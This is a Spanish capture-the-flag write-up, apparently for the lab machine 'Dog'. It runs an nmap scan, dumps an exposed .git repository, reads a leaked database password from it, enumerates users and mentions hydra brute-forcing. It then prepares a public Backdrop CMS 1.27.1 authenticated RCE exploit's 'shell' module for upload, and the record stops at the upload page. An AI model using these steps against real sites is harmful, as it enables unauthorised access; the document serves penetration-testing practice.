

# Máquina Dog



## Reconocimiento

Empezamos con el siguiente escaneo de **nmap**:


SHELL

```
nmap -p- -sSCV --min-rate=5000 -Pn -n 10.10.11.58 -oN nmap.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-13 11:49 CET
Warning: 10.10.11.58 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.11.58
Host is up (0.053s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 97:2a:d2:2c:89:8a:d3:ed:4d:ac:00:d2:1e:87:49:a7 (RSA)
| 256 27:7c:3c:eb:0f:26:e9:62:59:0f:0f:b1:38:c9:ae:2b (ECDSA)
|_ 256 93:88:47:4c:69:af:72:16:09:4c:ba:77:1e:3b:3b:eb (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-git:
| 10.10.11.58:80/.git/
|   Git repository found!
|   Repository description: Unnamed repository; edit this file 'description' to name the...
|_   Last commit message: todo: customize url aliases. reference:https://docs.backdro...
|_ http-generator: Backdrop CMS 1 (https://backdropcms.org)
```

```
| http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.md /web.config /admin
| /comment/reply /filter/tips /node/add /search /user/register
| _/user/password /user/login /user/logout /?q=admin /?q=comment/reply
|_ http-title: Home | Dog
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .  
Nmap done: 1 IP address (1 host up) scanned in 31.16 seconds

Nos reporta los puertos 80 y 22 por lo que por ahora nuestro principal punto de ataque va por el puerto 80 que es http. Además parece que los scripts de **nmap** nos reporta que tiene un *.git* y un *robots.txt*



Aquí ya veo un posible dominio así que lo apunto al */etc/hosts* por si hay que hacer un fuzeo de subdominios y para trabajar más cómodamente.

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Not Secure

dog.htb

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Import bookmarks...CibersecurityHackingCorreo and accountsIAricingSocial MediaEnglishNubeShoppingeJPT

Dog

HomeAbout

Welcome to Dog!

Dog obesity

Mon, 15/07/2024 - 7:51pm by dogBackDropSystem

Obesity in Dogs

Obesity in dogs is a growing health issue that affects a significant portion of the canine population. Just like in humans, obesity in dogs is defined as an excess of body fat and is associated with various health problems, which can decrease the quality of life and the longevity of our pets.

Causes of Obesity in Dogs



The causes of obesity in dogs are multiple and often interrelated. Some of the most common causes include:

Read more


Dog food

Wed, 10/07/2024 - 6:44pm by Anonymous


A dog's diet is fundamental to its overall health and well-being. A balanced diet adapted to the specific needs of each dog contributes to maintain its energy, strengthen its immune system and prevent diseases.



En la página vemos que se está usando el siguiente CMS:




De primeras voy a bajarme el .git que nos reportó **nmap** antes:



**Nota** con **wget -r** no se descarga todo, al final usé **gitdumper**

Después de descargar el .git lo que primero me llama la atención es el *settings.php* y el *robots.txt*



Dentro del *settings* tenemos una contraseña de la base de datos que puede que sirva para el Login de la página web:

```
File: settings.php

<?php
/**
 * @file
 * Main Backdrop CMS configuration file.
 */

/**
 * Database configuration:
 *
 * Most sites can configure their database by entering the connection string
 * below. If using primary/replica databases or multiple connections, see the
 * advanced database documentation at
 * https://api.backdropcms.org/database-configuration
 */
$database = 'mysql://root:BackDropJ2024D52024@127.0.0.1/backdrop';
$database_prefix = '';

/**
 * Site configuration files location.
 *
 * By default these directories are stored within the files directory with a
 * hashed path. For the best security, these directories should be in a location
```

En el *robots* nos encontramos con estas rutas que pueden servir para después

```
File: robots.txt
1  #
2  # robots.txt
3  #
4  # This file is to prevent the crawling and indexing
5  # of your site by web crawlers and spiders run
6  # by companies like Google. By telling these "robots" where not
7  # to save bandwidth and server resources.
8  #
9  # This file will be ignored unless it is at the root of the
10 # Used: http://example.com/robots.txt
11 # Ignored: http://example.com/site/robots.txt
12 #
13 # For more information about the robots.txt standard, see
14 # http://www.robotstxt.org/robotstxt.html
15 #
16 # For syntax checking, see:
17 # http://www.robotstxt.org/checker.html
18
19 User-agent: *
20 Crawl-delay: 10
21 # Directories
22 Disallow: /core/
23 Disallow: /profiles/
24 # Files
25 Disallow: /README.md
26 Disallow: /web.config
27 # Paths (clean URLs)
28 Disallow: /admin
29 Disallow: /comment/reply
30 Disallow: /filter/tips
31 Disallow: /node/add
32 Disallow: /search
33 Disallow: /user/register
34 Disallow: /user/password
35 Disallow: /user/login
36 Disallow: /user/logout
37 # Paths (no clean URLs)
38 Disallow: /?q=admin
39 Disallow: /?q=comment/reply
40 Disallow: /?q=filter/tips
41 Disallow: /?q=node/add
42 Disallow: /?q=search
43 Disallow: /?q=user/password
44 Disallow: /?q=user/register
45 Disallow: /?q=user/login
46 Disallow: /?q=user/logout
```

## Explotación

Ahora con grep intento buscar la versión:

```
grep -r "vers*"
```

La encuentro, seguidamente con **searchsploit** busco a ver si hay algún CVE

```
core/themes/bartik/template.php: * Contains a theme's functions to manipulate or ov
core/themes/bartik/template.php: * Overrides theme_field_FIELD_TYPE().
core/themes/bartik/bartik.info:version = BACKDROP_VERSION
core/themes/bartik/bartik.info:version = 1.27.1
core/themes/bartik/theme-settings.php: '#description' => t('When rounded or square
s overridden and set to #333 for better visibility. '),
core/scripts/backdrop.sh: --verbose This option displays the options as they are
core/scripts/backdrop.sh:// toggle verbose mode
core/scripts/backdrop.sh:if (in_array('--verbose', $_SERVER['argv'])) {
core/scripts/backdrop.sh: $_verbose_mode = true;
core/scripts/backdrop.sh: $_verbose_mode = false;
```

Efectivamente hay uno pero al parecer nos tenemos que autenticar primero

```
> searchsploit backdrop
```

Exploit Title	Path
Backdrop CMS 1.20.0 - 'Multiple' Cross-Site Request Forgery (CSRF)	php/webapps/50323.html
Backdrop CMS 1.23.0 - Stored XSS	php/webapps/51905.txt
Backdrop CMS 1.27.1 - <b>Authenticated Remote Command Execution (RCE)</b>	php/webapps/52021.py
Backdrop Cms v1.25.1 - Stored Cross-Site Scripting (XSS)	php/webapps/51597.txt

Shellcodes: No Results

## Nota

Aquí me atasque, use hydra en el panel de mala manera. Aquí puedes:

- Validar usuarios existentes usando el formulario "*reset password*"
- Usar **hydra** + **http-post-form** usando la contraseña que sacamos antes *BackDropJ2024DS2024* y un wordlist de usuarios
- Usar **dropscan**, scan para BackDrop CMS como es el caso que puede listar usuarios facil -> <https://github.com/FisMatHack/BackDropScan>

Me bajo el repo de BackDropSCAN


The screenshot shows a Google search interface with the query 'backdropscan'. The search results are filtered to 'All'. The top result is from GitHub, titled 'FisMatHack/BackDropScan: List information about a sit...'. The description below the title reads: 'List information about a site using BackDropCMS. Contribute to FisMatHack/BackDropScan'.

Hago un escaneo de usuarios usando el wordlist de *xato*:

```
SHELL
python BackDropScan.py --url http://dog.htb --userslist /usr/share/wordlists/seclists/Usernames/xato-net-10-million-
usernames-dup.txt --userenum
```

```
> python BackDropScan.py --url http://dog.htb --userslist /usr/share/wordlists/seclists/Username/xato-net-10-million-us
ernames-dup.txt --userenum
[+] Valid username: john
[+] Valid username: tiffany
[+] Valid username: John
[+] Valid username: morris
[+] Valid username: axel
[+] Valid username: JOHN
[+] Valid username: rosa
```

Probando con *tiffany* me logeo



The screenshot shows a web application interface with a dark background. At the top, there is a header with the text "AUTHENTICATE OR SIGN UP HERE" in a stylized font. Below the header is a login form. The form has two main sections: a username field and a password field. The username field is a rectangular box with a red border, containing the text "tiffany". Below the username field is the password field, which is also a rectangular box. To the left of the password field is the label "Password \*" in white text. To the right of the password field is a blue link that says "Show password". The password field itself contains a series of 15 small, light-colored circles, indicating that the password is hidden.




Una vez autenticados, podemos ejecutar el exploit:

The image shows a screenshot of the Backdrop CMS admin dashboard and a terminal window. The dashboard is for a site named 'dog.htb' and is accessed via 'dog.htb/?q=admin/dashboard'. The dashboard has a top navigation bar with links like Home, Dashboard, Content, User accounts, Appearance, Functionality, Structure, Configuration, and Reports. The main content area is titled 'Dashboard' and has tabs for 'OVERVIEW' and 'SETTINGS'. The 'OVERVIEW' tab is active, showing a 'WELCOME TO BACKDROP CMS!' message and a list of links to help get started. The dashboard is divided into several sections: 'CREATE CONTENT' (Add new Card, Add new Page, Add new Post), 'CONTENT OVERVIEW' (0 Card items, 1 Page item, 4 Post items), 'USER ACCOUNT OVERVIEW' (8 total user accounts, 4 active user accounts, 0 blocked user accounts, 8 user accounts with the role Administrator), and 'AVAILABLE UPDATES' (Your site is up to date). On the right side, there are sections for 'BACKDROP NEWS' (No news at this time.), 'MENUS' (Primary navigation), 'CONTENT TYPES' (Card, Page, Post), and 'TAXONOMY'. The terminal window at the bottom shows the execution of a python script '52021.py' on 'http://dog.htb', which generates an 'Evil module' and provides instructions for manual installation.


python 52021.py http://dog.htb  
Backdrop CMS 1.27.1 - Remote Command Execution Exploit  
Evil module generating...  
Evil module generated! shell.zip  
Go to http://dog.htb/admin/modules/install and upload the shell.zip for Manual Installation.  
Your shell address: http://dog.htb/modules/shell/shell.php

Al parecer, tras ejecutarlo no funciona




Viendo el el output de nuevo, nos reporta que para una instalación manual tenemos que ir a esa ruta:

```
> python 52021.py http://dog.htb
Backdrop CMS 1.27.1 - Remote Command Execution Exploit
Evil module generating...
Evil module generated! shell.zip
Go to http://dog.htb/admin/modules/install and upload the shell.zip for Manual Installation.
Your shell address: http://dog.htb/modules/shell/shell.php
```



No acepta .zip por lo que con el directorio **shell** que me creó el exploit con `tar -cf shell.tar shell` me creo un .tar:



```

> 7z l shell.tar

7-Zip 24.09 (x64) : Copyright (c) 1999-2024 Igor Pavlov : 2024-11-29
64-bit locale=en_US.UTF-8 Threads:12 OPEN_MAX:1024, ASM

Scanning the drive for archives:
1 file, 10240 bytes (10 KiB)

Listing archive: shell.tar

--
Path = shell.tar
Type = tar
Physical Size = 10240
Headers Size = 9216
Code Page = UTF-8
Characteristics = GNU ASCII

```

Date	Time	Attr	Size	Compressed	Name
2025-03-13	15:11:35	D....	0	0	shell
2025-03-14	09:50:36	.....	500	512	shell/shell.info
2025-03-14	09:50:36	.....	350	512	shell/shell.php
2025-03-14	09:50:36		850	1024	2 files, 1 folders

Con **7z** compruebo.

[Home](#)

## Manual installation

You can find modules, themes, and layouts on [backdropcms.org](https://backdropcms.org). The following file extensions are supported: `tar` `tgz` `gz` `bz2`.


- Install projects by name
- Install from a URL
- Upload a module, theme, or layout archive to install
 

Upload a module, theme, or layout archive to install


shell.tar

For example: `name.tar.gz` from your local computer

